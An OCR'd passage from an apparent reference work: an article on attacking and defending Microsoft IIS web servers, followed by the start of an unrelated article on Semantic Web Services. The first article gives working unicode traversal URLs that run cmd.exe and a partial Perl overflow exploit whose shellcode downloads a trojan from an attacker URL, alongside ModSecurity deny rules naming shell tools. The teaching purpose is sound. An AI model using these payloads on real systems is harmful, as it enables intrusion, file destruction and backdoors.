Script-kiddie is a derogative term for someone who is interested in computers but does not have enough knowledge to break into systems using personal ideas or scripts. Therefore, a scrip-kiddie uses existing and frequently well-known and easy-to-find (often downloadable) techniques and programs. A very dangerous aspect of this process is that script-kiddies do not know enough about the tools and relations between the tools and the compromised system. Often they are destroying more with their lack of knowledge than they intended (HoneyNet, 2000).

However, for the affected user, it does not greatly matter what kind of attacker is trying to break into the system. Maybe it is one of the company's own employees, who only wants to "improve" a system. Or it is a former employee who wants to retaliate for some perceived injustice. Or a script-kiddie just found a new and interesting tool to hack into a **Web server** and has by pure coincidence deleted all customer data on a company's server.

All of these attackers are in a position to hack into a system, either intentionally and knowingly or more or less accidentally. In the next section we will talk about "the attacker." This means all types of persons who are able to destroy, change, or delete data on systems.

It is very important to secure systems and servers against all kind of menaces, internal or external. The primary aim of an attacker is to assert oneself, to leverage some knowledge, and to bully one's way into the system to steal credit card numbers, customer data, or other data of value to a business (Catless, 2006). Another goal is for attackers to subvert the functioning of servers, either to install back doors for future use or processes that can be used for subsequent attacks, such as a distributed denial-of-service attack.

For every company and especially for every administrator, it is a primary task to protect the running systems against all attackers. In some cases there are relatively simple ways to realize a security concept with "on-board tools," tools, and product documentation. On-board tools might be extensions of the Apache Web server, such as ModSecurity (ModSecurity, 2006). With little effort the administrator may be able to make a server more secure using these tools. Another open source software that can be used to protect the systems is SNORT (Snort, 2006). SNORT is an intrusion detection system for Linux and Windows systems.

EXAMPLE OF WEB SERVER ATTACKS

In this section we present short and simple attacks against the Microsoft IIS Web server (Versions 4 and 5). We are using at first some real example data. In later sections, we will work only in a test environment. All URLs and IP addresses are disguised. A detailed description and more extensive explanation can be found by Hockmann (2004).

The reader should be careful with all given examples and try them only in a test environment, not with actual systems running real-time services.

First Step: Providing Information

The first step includes obtaining information about the system the attacker wants to hack. Relevant information might be software version of the Web server, patch level, installed operating system, other services running on this system, IP address, and shared directories.

Often, it is very simple to find such information, for example using Google.

If one types into Google the search string—*Microsoft-IIS/5.0 Server at" intitle:index.of*—some very interesting listings will result. Figure 1 gives some very interesting details about Web servers. To begin, it shows the version ("Microsoft-IIS/5.0") and the port on which the Web server is listening ("Port 80").

Figure 1. Google search results

There is one URL (marked with the black arrow) which might be of interest for further investigation since it gives a subdirectory.

The Unicode-Bug

The unicode bug is a well known bug which is related to all versions before IIS 6. Unicode is an alphanumerical code to display letters, punctuation marks, diacritical marks, and other special characters, for example, Chinese symbols or the German ä, ü, or ö. Unicode is an attempt to combine worldwide characters in one unified code.

The Internet Information Server Version 5 is able to display unicode letters. However, the IIS code does not check the given code before it will be executed on the machine. If a hacker sends a URL with the following string to the server:

http://192.168.74.203/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0 %af..%c0% af..%c0%af/winnt/system32/cmd.exe?/c%20dir+c:

the hacker will receive the answer seen in Figure 2.

What happened when this command was executed? In particular, why did we receive a listing of the server directory? The answer is very simple: in the URL we find first *"http://192.168.74.203/cgi-bin/"*. This is the protocol (http://) and the server address with a subdirectory (*"192.168.74.203/cgi-bin/"*). It looks very normal, but in this context it is not.

The next part is:

"/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af".

This is the so called unicode. The IIS translates this code into "*//../../../../../../../..//*". This code is the command in a Microsoft disk operations system (DOS) shell, similar to the change directory command "cd," which changes to the root directory. IIS interprets these data uncontrolled as control characters and executes the corresponding code on the machine.

Next in the URL is the following string:

"/winnt/system32/cmd.exe?/c%20dir+c:\".

This command line changes to the directory *"/winnt/system32"* and starts the DOS shell "*cmd.exe*" with two parameters *"dir c:\"*. The result is the listing of the drive *"c:\"*.

It is possible to combine the parameters, so one can delete, change, or create new files on the machine.

With the following parameters one can create a new file on the machine. At first the attacker is copying the command shell "*cmd.exe*" into another directory. So the attacker has a backup in case the system administrator recognizes our successful attack in the attacker's log files.

"http://192.168.74.203/scripts/..%c1%9c../winnt/system32/cmd.exe?%20/c+copy+..\..\winnt\system32\cmd.exe+cmd1.exe".

After executing this string in a browser one receives a confirmation and a copy of the command shell "*cmd.exe*" in the "*/winnt/system32/*" directory will be created in the "scripts" directory.

The directory "scripts" is a directory in the IIS directory tree. Here one finds the new command shell with the name "*cmd1.exe*".

Now it is possible to create a new file onto the machine. The attacker is using the DOS command "*echo*" with the ">" flag (comparable to "*cat*" under UNIX).

Figure 2. IIS security leak – unicode bug



Figure 3. Confirmation after creating a copy of the command shell and the new shell cmd1.exe



Figure 4. Creating new files with the unicode bug

With the following string "http://192.168.74.203/scripts/..%c1%9c../inetpub/scripts/cmd1.exe?/c+echo+2000+>PayRollData2007&dir&type+ PayRoll-Data2007" we are creating a new file called). "PayRollData2007". With "c+echo+2000+>PayRoll Data2007" we are filling the file with content ("2000").

So, after creating a new file on the Web server it is also possible to delete or change a file. Only some minimal familiarity with the command shell under DOS/Windows is needed for this. With the string:

"http://192.168.74.203/scripts/..%c1%9c../winnt/system32/cmd.exe?%20/c+del+ NeueBilanzdaten2003"

one can delete the file "*NeueBilanzdaten2003*" (*New-BalanceData, 2003*).

Having done this, the attacker might want to install a permanent backdoor. The system administrator might have found out about the attack or the newly created files and might have taken countermeasures. To circumvent these, the attacker installs a Trojan Horse on the machine. Then it is very easy to enter the system via remote login.

File-Fragment Reading via Malformed HTR Request for IIS 4 and 5

The unicode bug is just one of a very large number of known bugs. Another interesting bug is the "file-fragment reading via a malformed HTR request." This vulnerability involves a new variant of the "file fragment reading via .HTR" vulnerability. The widest present-day use of the HTR technology is in a collection of HTR scripts included by default in IIS; these enable IIS to provide Windows NT password services via IIS Web servers. Windows NT users can use the .HTR scripts to change their own passwords, and administrators can use them to perform a wide array of password administration functions. With .HTR files it is possible to administer user passwords via a remote connection. The main problem is in most cases that system administrators who host IIS Web servers have not previously disabled .HTR mapping, because it is a very nice and easy way to handle user passwords. A bogus .HTR request lets a malicious user read files from the system which can give a malicious user much unnecessary information about a given file system or this information could be used to determine what type of software has been installed and might possibly be vulnerable to attack. Specifically, the "*bdir.htr*" script allows the user to browse and create files on hard drive.

For example with:

"/scripts/iisadmin/bdir.htr??<path>"
"/scripts/iisadmin/bdir.htr??d:\webs\"

one is able to show all the directories on any drive. One can navigate all the server's drives (and network mappings), but one can only see directories (no files).

Solution:
If one does not need these kinds of files, they should be deleted, otherwise one should use suitable access control lists to ensure that the files are not world-readable. Under no circumstances should the IIS be run with administrator privileges.

IIS5 Remote W2K ISAPI Printer Buffer Overflow

IIS 5 has support for the Internet printing protocol (IPP), which is enabled in a default install. The protocol is implemented in IIS5 as an Internet server application programming interface (ISAPI) extension. The ISAPI extension that implements IPP, a protocol for performing print jobs over http, contains a vulnerability in the processing of print requests.

An attacker might be able, after a successful exploitation of this vulnerability, to execute arbitrary code on the server in the local system security context. This would give the attacker full control of the server. Arbitrary code can be executed on a vulnerable Web server by sending an HTTP request to the .printer ISAPI filter hat includes a "HOST:" header with at least 255 bytes of data with a special set of hexadecimal characters like:

- 0x00 → to obtain filler bytes
- 0x0a → this initiates a return to flake/fragment the buffer
- 0x0d →same as above
- 0x3 → this character is a kind of separator in a set of characters

Warning:
What follows is only a small part of the script and it is not run able. Use it only at your own risk!

With a set of characters in a script like the following (it is only an extract), the attacker will be able to initiate a buffer overflow on the server.

```
#!/usr/bin/perl
#
# !! This is only a small part of the script and it is not runable !!
#
connect(SOCK, $cadd) or die "[x] Error: $!";

@shell = ("\n","GET /NULL.printer HTTP/1.0\n" ,
"\xEB\x30\x5F\xFC\x8B\xF7\x80"
,"\x3F\x08\x75\x03\x80\x37\x08\x47\x80\x3F\x01\
x75\xF2\x8B\xE6\x33\xD2\xB2\x04\xC1"
,"\xE2\x08\x2B\xE2\x8B\xEC\x33\xD2\xB2\x03\
xC1\xE2\x08\x2B\xE2\x54\x5A\xB2\x7C\x8B"
,"\xE2\xEB\x02\xEB\x57\x89\x75\xFC\x33\xC0\xB4\
x40\xC1\xE0\x08\x89\x45\xF8\x8B\x40"
,"\x3C\x03\x45\xF8\x8D\x40\x7E\x8B\x40\x02\x03\
x45\xF8\x8B\xF8\x8B\x7F\x0C\x03\x7D"
,"\xF8\x81\x3F\x4B\x45\x52\x4E\x74\x07\x83\
…{SNIP}…
,"\x61\x64\x46\x69\x6C\x65\x08\x49\x6E\x74\x65\
x72\x6E\x65\x74\x43\x6C\x6F\x73\x65"
,"\x48\x61\x6E\x64\x6C\x65\x08\x4E\x53\x08\x6E\
x73\x73\x63\x2E\x65\x78\x65\x08"
,"http://attackersourceadresss/trojaner.exe"
,"\x08\x01");
print «[!] sending now the exploit code...\n»;

foreach $ms(@shell) {
send(SOCK, $ms, 0) or die «\n[x] error - unable to send exploit: $!»;
}
sleep(1);
```

```
close(SOCK);
print «[*] exploit will be send.. if everything went well, the backdoor will now be downloaded (current dir) and executed.\n\n»;

exit();
```

At the end of the code, the attacker initiates a connection to the attacker's own server and uploads a Trojan Horse or another backdoor program to the vulnerable host.

METHODS OF ATTACK PROTECTION

In the last section we have seen simple attacks with serious consequences. The worst case scenario might be that neither the user nor the administrator recognized the attack. As a consequence, that server may now be misused to distribute illegal media such as pirated movies, music, or pornography.

Note that the owner of the server may be liable for these illegal actions, especially if the owner of the server has not taken all requisite precautions. Therefore it is very important to secure the network, the machines, and the programs running on them. It is also crucial to make all employees aware of the dangers of attacks using social engineering.

Building a Security Concept

Before we inspect all our systems and machines, we need a concept. We must catalogue what kind of problems might be of concern, what type of hardware and services must be secured against attackers, and how much budget and time is available to realize the security concept. This is a very important first step.

The first point of our security concept is to identify all critical processes, the most important processes in our company. Are they secure enough or do they need a special environment to make them secure enough against all kind of attacks? It is imperative to target insiders as well as outsiders; it has been estimated that almost 60% of all attacks against companies are coming out of their internal networks (Lovejoy, 2006).

It may be necessary to obtain external help with this task. Companies should have a designated security specialist who should be able to help.

Keep the System up to Date

One of the easiest but most important ways to make a system more secure is to install all updates, fixes, and patches after testing them in a secure test environment. This should be done as soon as feasible after the patch is received. Generally, it is a good idea to test a patch before installing it. Otherwise there might be problems with some new bugs or unpredictable errors; occasionally, patches also interfere with certain operations of the system.

However, it is not sufficient to update only the servers; client machines must also be patched. Otherwise an attacker might use a bug on a client to break into the system.

The Use of Open Source Tools

SNORT

SNORT is an open source intrusion detection system (Snort, 2006). It detects security events on monitored networks. With special rules, SNORT can detect attacks like the unicode bug in a network. SNORT scans the network traffic and puts all IP packets together to analyze the whole request. After this real time analysis comparing it with all rules, SNORT may decide to drop the request or send it on to the target machine. The administrator can download new rules and signatures for new identified attacks. SNORT is also capable of detecting requests from backdoors like "Back Orifice" and so forth.


ModSecurity

ModSecurity (ModSecurity, 2006) is an open source intrusion detection and prevention engine for Web applications. With ModSecurity, it is possible to detect requests at attempting to access executable programs such as command shells or programs like *ftp.exe/tftp.exe* and Trojan Horses.

ModSecurity is running as an Apache Server module. ModSecurity is used to extend and to increase Web application security

One can use ModSecurity to protect all types of Web servers against hackers. ModSecurity can only be installed on UNIX systems but with a redirect entry one can send all requests for a Web server at first to the

Figure 5. Protection of Web Servers using ModSecurity (ModSecurity, 2006)



ModSecurity machine. After scanning the traffic, it can be forwarded to the appropriate Web server.

ModSecurity is a very interesting solution to protect pages against unwanted and unintentional requests especially for dynamical Web pages, such as personal home page (PHP) and active server pages (ASP).

In the unicode bug in the previous section we used a very simple bug to hack the Web server (this bug is applicable both to the IIS and the Apache Web server). We started with a Google search to obtain information about the Web server we want to hack into. Such requests from a search engine like Google can be prevented with the following ModSecurity filter rule: *SecFilterSelective HTTP_Referer "inurl.* intitle:index.of"*. Alternatively, we could fake our Web server name. In place of "*Microsoft-IIS/5.0 Server*" we might send information such as "this is just a Web server" in response to all such requests.

To eliminate requests in kind of Unicode letters one can set a filter, such as *SecFilter "[.*&%,;]"*

To allow only letters, digits, underscore, and square brackets (for arrays) in variable names one can use *SecFilterSelective ARGS_NAMES "!^[][a-zA-Z0-9_]+$"*

With the following filter, ModSecurity can filter out all requests to command shells or other executable programs:

SecFilterSelective THE_REQUEST "cd\x20*\;(cd|\;|echo|perl|python|rpm|yum|apt-get|emerge|lynx|links|mkdir|elinks|cmd|pwd|wget|id|uname|cvs|svn|(s|r)(cp|sh)| rexec|smbclient|t?ftp|ncftp|curl|telnet|gcc|cc|g\+\+|\./)"

With ModSecurity one also has the ability to protect a Web server against spam and unwanted articles (e.g., in news forums or a guestbook).

With syntax such as *SecFilter "viagra" or SecFilter "(viagra|mortgage|herbal)"* one can block content such as "viagra," "mortgage," and "herbal" from one's guestbook.

More rules and information's about ModSecurity can be found in ModSecurity (2006).

SUGGESTED ACTIONS AFTER AN ATTACK

After the user has recognized that a system was hacked by someone, it is important not to destroy the traces and the tracks of the attacker. It is virtually never possible to undo the already occurred attack with updates or a new service pack. This might only close the vulnerability which the attacker has used to break into the system. But as we pointed out, usually the attack has installed some backdoor or Trojan Horses/Rootkit enabling the attacker to come back even if the original path is no longer open.

The first commandment is "save all traces and log files." Here are some additional relevant observations.

- It may not be possible to repair a system because all Rootkits were deleted. An attacker might have installed the Rootkits deep into the system; the attacker may also have replaced some components from the operating system with the attacker's own programs (e.g., the *ping* command). This command would be running normally but may carry out additional operations; for example, it may have installed a new Rootkit.
- It is also not possible to use a virus scanner to repair a system. A virus scanner is useful to scan for known viruses. But since the system might have been hacked so that the attacker has obtained a root account or the attacker has installed other programs such as a remote connection tool, a virus scanner will never find these attackers on a system.
- It is not recommended to install a new operating system without formatting the hard disk. If one installs the operating system over the old file system, the attacker might have installed an

unknown backdoor enabling the attacker to come back after the system was restarted.
- Data on a compromised system should generally not be relied on.
- Backup systems can also be a source of problems since one does not usually know when a system was compromised. If we install backup files that have already been infected, the backdoor we wanted to eliminate might already exist on the backup disk, and will now be reinstalled!
- A similar observation applies to log files. These could also have been changed by the attacker.
- A general observation is the following: An attacker can carry out precisely all those operations that the user can carry out. Thus, the attacker will have all of the user's access privileges.

At first, it is prudent not to shut down the server but to isolate the running server from the network. The next step is to make an image from the hard disk to secure evidence. For further investigations one needs profound forensic knowledge. Otherwise, one should not touch the affected systems. With one wrong step one might delete all traces of the attacker which may make it impossible to collect enough footsteps of the attack to catch and to convict the attacker. In this case one needs professional help.

CONCLUSION

We presented a brief introduction to hacking and illustrated with concrete examples how attacks can be launched with very little effort, merely exploiting existing and well known vulnerabilities of widely used systems. From these, we derived a list of hints and suggestions that help in combating these and similar attacks. Companies are increasingly under pressure to demonstrate to a wary public that they pay appropriate attention to the safeguarding of information entrusted to them. Companies are also waking up to the realization that attacks on badly protected systems can endanger their future existence.

It is relatively easy for a competent system administrator to install and to run a Web server. With a day's effort one can create the domain and implement online shopping. After a few days or weeks of operating, one might have obtained numerous new customers together with their data such as addresses, credit card numbers, and similar confidential information. However, if someone is able to hack into the system because of insufficient security and steals this customer information, the consequences for the company may be unpleasant: not only will customers be very unhappy, to the point of refusing to doing business in the future, but data privacy laws may have been broken in the process which may result in rather undesirable attention from government prosecutors.

It is true that paying attention to security and privacy concerns requires some effort and the expenditure of time and money. But it is easier and cheaper in the long run to invest in the implementation of a comprehensive security policy before there is trouble.

It is important to understand that the security concept advocated here requires ongoing processes. Nearly every week new bugs and vulnerabilities are reported. The security concept must react to these and allow one to take appropriate actions. Also, changes in the company's operations must be reflected, such as new systems and services, or significant changes in the customer base. It should be noted however that Microsoft is recently spending more effort into Web server security and has enhanced the IIS.

It is prudent to be aware of the potential for disruption that hackers have and to try to anticipate them. It is always easier to implement security before a hacker obtained unauthorized access to unprotected systems than to recover from a successful attack.

KEY TERMS

Attacker: All types of persons who are able to destroy, change, or delete data on systems.

Cracker: Someone who is often more interested in breaking into a server to access data or to subvert the functioning of the server. The cracker may also break into systems for money.

Hacker: Someone with substantial technical know-how. The hacker (and it is almost always a male) is very interested in developing and administrating systems. The hacker is frequently motivated by a search for knowledge and interest in improving the hacker's systems and programs.

Open Source: Principle to promote open access to the design for goods, products, and resources. The term is most commonly applied to the source code of software that is made available to the general public with either relaxed or nonexistent intellectual property restrictions (Wikipedia, 2007).

Script: Synonymous for scripting languages which are computer programming languages that are typically interpreted and can be typed directly from a keyboard (Wikipedia, 2007).

Script-Kiddie: Derogative term for someone who is interested in computers but does not have enough knowledge to break into systems using personal ideas or scripts. Therefore, the script-kiddie uses existing and frequently well-known and easy-to-find (often downloadable) techniques and programs.

Security: Condition of being protected against danger or loss (Wikipedia, 2007).

Server: A computer that provides services to other computers (Wikipedia, 2007).

Web server:

1. A computer that is designed for accepting HTTP requests from clients and serving them HTTP responses.
2. A computer program that provides the functionality described in Number 1 (Wikipedia, 2007).

Web Service: A software system designed to support machine-to-machine interaction over the World Wide Web (Wikipedia, 2007).

Semantic Web Services

Juan Manuel Adán-Coello
Pontifícia Universidade Católica de Campinas, Brazil

INTRODUCTION

Service-oriented computing (SOC) is a new computing paradigm that uses services as building blocks to accelerate the development of distributed applications in heterogeneous computer environments. SOC promises a world of cooperating services where application components are combined with little effort into a network of loosely coupled services for creating flexible and dynamic business processes that can cover many organizations and computing platforms (Chesbrough & Spohrer, 2006; Papazoglou & Georgakopoulos, 2003).

From a technical point of view, the efforts to offer services have focused on the development of standards and the creation of the infrastructure necessary to describe, discover, and access services using the Web. This type of service is usually called a **Web service**. The availability of an abundant number of Web services defines a platform for distributed computing in which information and services are supplied on demand, and new services can be created (composed) using available services. Nevertheless, the composition of Web services involves three fundamental problems (Sycara, Paolucci, Ankolekar, & Srinivasan, 2003):

1. To elaborate a plan that describes how Web services interact, how the functionally they offer can be integrated to provide a solution to the considered problem.
2. To discover Web services that accomplish the tasks required by the plan.
3. To manage the interaction of the chosen services.

Problems 2 and 3 are of responsibility of the infrastructure that supports the composition of services, while the first problem is of responsibility of the (software) agents that use the infrastructure. The discovery and interaction of Web services poses two main challenges to the infrastructure:

1. How to represent Web services capabilities and how to recognize the similarities between service capabilities and the required functionalities.
2. How to specify the information a Web service requires and provides, the interaction protocol, and the low-level mechanisms required to service invocation.

Current Web service technologies are focused on syntactic interoperability and do not offer adequate support for automatic discovery, composition, and execution of Web services. As a consequence, most available Web service environments support only manual service discovery and composition (Domingue, Galizia, & Cabral, 2006).

The **Semantic Web** (SW) (Berners-Lee, Hendler, & Lassila, 2001) has the potential to offer the semantic interoperability that an infrastructure for Web services needs in order to support automatic discovery, composition, and execution of Web services. The Semantic Web makes it possible that resources of every type could be localized, retrieved, and processed without human intervention, helping to reduce the information overload of the current Web.

Semantic Web services (SWS) are the result of integrating Web services and Semantic Web technologies (McIlraith, Son, & Zeng, 2001). The SW offers the formal languages and ontologies that enable making relations and inferences among services, message contents, and business rules.

The purpose of this article is to give an overview of the current main proposals for making SWS a reality. This is done by pointing out the main aspects of the relevant specifications currently submitted to the Word Wide Web Consortium (W3C) (http:// www.w3.org), the organization responsible for developing open standards that lead the Web to evolve in a single direction.

THE WEB SERVICES ARCHITECTURE

Semantic Web services can be seen as an evolution of the concepts presented in the **Web services architecture** (WSA), defined in the context of a service-oriented architecture (Booth, Haas, McCabe, Newcomer, Champion, Ferris, et al., 2004).

The key technologies for the WSA are the extensible markup language (XML), SOAP, and the Web service description language (WSDL) (Bray, Paoli, Sperberg-McQueen, Maler, & Yergeau, 2006; Christensen, Curbera, Meredith, & Weerawarana, 2001; Gudgin, Hadley, Mendelsohn, Moreau, & Nielsen, 2003). XML offers a standard, flexible, and extensible data format, SOAP provides a standard and extensible framework for packaging and exchanging XML messages, and WSDL describes a Web service at the abstract and concrete levels.

At the abstract level, a Web service is described in terms of the messages it sends and receives. Message description is independent of the actual transport format using typically XML schema (Fallside & Walmsley, 2004). At the concrete level, a *binding* specifies transport format details for one or more interfaces, an *endpoint* associates a network address with a binding, and a *service* groups together endpoints that implement a common interface. Web service definitions can be mapped to any implementation language, platform, or messaging system, as long as the sender and receiver agree on the service description.

In general, the following broad steps are involved in using a Web service: (1) the requester and provider discover each other; (2) the requester and provider entities agree on the service description (a WSDL document) and semantics that will govern the interaction; and (3) the requester and provider agents exchange messages, performing tasks on behalf of the requester and provider entities.

If the requester and provider entities do not know each other, the requester needs to "discover" a candidate provider to fulfill its needs. Discovery is "the act of locating a machine-processable description of a Web service that may have been previously unknown and that meets certain functional criteria." (Booth et al., 2004).

A discovery service is meant to obtain the functional and nonfunctional description of one or more Web services that meet the criteria specified by the requester. A functional description is a machine-processable representation of the functionality that the provider entity is offering. It could be represented simply by a set of key-words or by a complex set of semantic statements written in some formal logic language. Nonfunctional criteria may include provider name and rating, and desired service performance and reliability.

Discovery services depend on mechanisms that support providers and requestors in publishing and finding information about services. The information has to be rich enough to permit the execution of the services. This is the focus of the universal description discovery and integration (UDDI) specification (Clement, Hately, Riegen, & Rogers, 2004). Based on industry standard, UDDI defines services that support the description and discovery of (1) Web services providers, (2) the Web services they make available, and (3) the technical interfaces which may be used to access these services. UDDI permits the construction of a distributed directory of information about Web services, described by WSDL documents.

Service descriptions, represented in XML-based languages such as WSDL and UDDI, focus on the specification of services' input and output data types and access details. A WSDL specification is not enough to enable a requestor entity to find out what a Web service actually does. Analogously, it is very difficult to locate the appropriate service in an UDDI registry given a specification of the desired functionality and service capabilities.

Proposals as the business process execution language for Web services (BPEL4WS) enable the combination of several Web services to create more complex services, but only at the syntactic level, not providing adequate support for the automatic composition of services (Andrews, Curbera, Dholakia, Goland, Klein, Leymann, et al., 2003).

SEMANTIC WEB SERVICES STANDARDS

Given the limitations of current infrastructure and standards for Web services, the W3C created the Semantic Web Services Interest Group (SWSIG) to "provide an open forum for W3C Members and non-Members to discuss Web Services topics essentially oriented towards integration of Semantic Web technology into the ongoing Web Services work at W3C." (http://www.w3.org/2002/ws/swsig). Four main specifications have been submitted by W3C members in the scope of the SWSIG: OWL-S, WSMO, WSDL-S, and SWSF. As these specifications share several concepts, the discussion that follows will try to emphasize the main aspects and distinctive characteristics of each proposal.

Web Ontology Language for Services (OWL-S)

OWL-S is a proposal developed by an international consortium, consisting of 13 organizations, mostly from the USA (Martin, Burstein, Hobbs, Lassila, McDermott, McIlraith, et al., 2004). OWL-S is an ontology of services designed to allow software agents to discover, invoke, compose, and monitor Web services having particular properties, aiming at a high degree of automation. It is described using OWL, a W3C standard language for defining domain ontologies (McGuinness & Harmelen, 2004). OWL-S was meant to enable the following tasks:

1. Automatic Web service discovery: The process of locating Web services that provide particular capabilities, respecting the constraints specified by the client.
2. Automatic Web service invocation by a software agent given only a declarative description of the service, without the necessity to manually program the agent to call that service.
3. Automatic Web service composition and interoperation to perform complex tasks, given a high-level description of an objective.

OWL-S does not aim to replace current Web services standards; rather it attempts to provide a semantic layer on top of them. It relies on WSDL for Web service invocation and expands UDDI for Web service discovery.

In OWL-S, Web services are described using the class service. One instance of class service will exist for each distinct published service. Each instance will present a ServiceProfile, be described by a ServiceModel, and support a ServiceGrounding.

A ServiceProfile describes a service in a way that is suitable for a capability-based service discovery service to determine whether a service meets the user needs. It describes the function the service computes, limitations on service applicability and quality of service, and requirements that the service requester must satisfy to use the service.

A ServiceModel can be used for Web service invocation and composition, and to monitor the interaction of Web services. OWL-S defines subclass process of class ServiceModel to specify how to interact with a service. A process describes the internal processes of the service, specifying how a client may interact with a service.

A process is characterized by four parameters: (1) the inputs that the process requires; (2) the preconditions that are required for the process to be successfully invoked; (3) the outputs returned to the requester; and (4) the effects a process has on the word. Outputs and effects may depend on conditions that are true on the world when the process is performed. These parameters are known as inputs, outputs, preconditions, and effects (IOPEs). For example, for a service that sells travel tickets, the precondition could be a valid credit card, the input the credit card number and expiration date, the output the generation of a ticket, and the effect the credit card charged.

Three types of processes can be defined: atomic, simple, and composite. Atomic processes correspond to the basic actions that the Web service performs. They execute in a single step as far as the service requester is concerned. An atomic process takes an input message, does something, and returns an output message. It corresponds to a WSDL operation.

Simple processes are not invocable, and, like atomic processes, are viewed as having single-step executions. They are elements of abstraction that can be used either to represent a specialized view of some atomic process or as a simplified representation of some composite process, for example for planning and reasoning.

Composite processes specify how processes work together to compute a complex function. A composite process defines the temporal relations between the executions of different subprocesses (control flow) and specifies how the data produced by one process is transferred to another process (data flow). It is important to emphasize that a composite process is not a behavior that a service will implement, but a behavior that a client can perform by sending and receiving a series of messages.

Service grounding specifies the details on how to access a service; it deals with communication protocols, transport mechanisms, communication languages, and so forth. ServiceModel and ServiceGrounding give everything needed for using a service. The ServiceModel permits reasoning about the service, deciding what information to send, and what to expect. The central function of grounding is to map the abstract inputs and outputs of atomic processes to concrete messages using WSDL, to define message structure, and transport protocols needed to communicate.

Web Service Modeling Ontology (WSMO)

WSMO was developed by an international consortium involving 20 organizations, mostly European (Bruijn, Bussler, Domingue, Fensel , Hepp, Keller, et al., 2005). WSMO identifies four top level elements as the main concepts to describe Semantic Web services: ontologies, Web services, goals, and mediators. **Ontologies** formally specify the terminology used by all other WSMO elements.

A **Web service** description defines nonfunctional properties, ontologies used, mediators, capabilities, and interface. Mediators can be used to align, merge, and transform imported ontologies, and for process and protocol mediation. A capability defines a Web service by means of its functionality, including nonfunctional properties, imported ontologies, mediators, shared variables, preconditions, assumptions, postconditions, and effects. Except for the use of mediators, WSMO capability description is similar to the IOPE parameters of OWL-S. An interface describes how the capability of the Web service can be achieved by defining its choreography, that is, how to communicate with the Web service to consume its functionality. Multiple choreographies, and therefore multiple modes of interaction, can be defined for a Web service. An interface also defines an orchestration, that is, how the service functionality is achieved using other Web services. Choreographies and orchestration are defined in terms of abstract state machines extended with ontologies.

A goal is a representation of the objectives that a client wants to achieve by the execution of the Web service, along with the information needed to automatically reason about its use. Goals consist of nonfunctional properties, used mediators, postconditions, and effects. Goals contain neither preconditions nor assumptions, capturing only the results of the Web service in terms of information and state changes that the requester requires.

Mediators are key distinctive element of WSMO, they are special services used to link heterogeneous components involved in the modeling of a Web service. Mediators resolve mismatches between different terminologies (data level), in how to communicate between Web services (protocol level) and on combining Web services and goals (process level).

Web Service Semantics (WSDL-S)

WSDL-S is a jointly submission of The University of Georgia and IBM (Akkiraju, Farrell, Miller, Nagarajan, Schmidt, Sheth, et al., 2005). Its approach is to define a mechanism to associate semantic annotations with Web services that are described using WSDL. WSDL-S extends WSDL supporting semantic concepts analogous to those in OWL-S. This is done by:

- Annotating the WSDL operation element with a concept in a semantic model (ontology) which provides a high level description of the operation;
- Annotating the input and output elements of the WSDL document;
- Introducing the elements **precondition** and **effect**, which are specified as child elements of the *operation* element, to be primarily used in service discovery; and
- Introducing the extension attribute category on the *interface* element of WSDL that can be used when publishing (and searching for) a service in a Web services registry. Any categorization can be used, for example the United Nations standard products and services code (UNSPSC).

Semantic Web Services Framework (SWSF)

SWSF is commonly considered as an extension to OWL-S that defines a larger set of concepts (Battle, Bernstein, Boley, Grosof, Gruninger, Hull, et al., 2005). The two main components of the SWSF framework are the Semantic Web Services Language (SWSL) and the Semantic Web Services Ontology (SWSO) (Battle et al., 2005).

SWSL includes two sublanguages: SWSL-FOL, based on first-order logic, and SWSL-Rules, based on the logic-programming paradigm. SWSL-FOL is used to formalize Web service concepts (the ontology) and SWSL-Rules uses the service ontology in reasoning and execution environments.

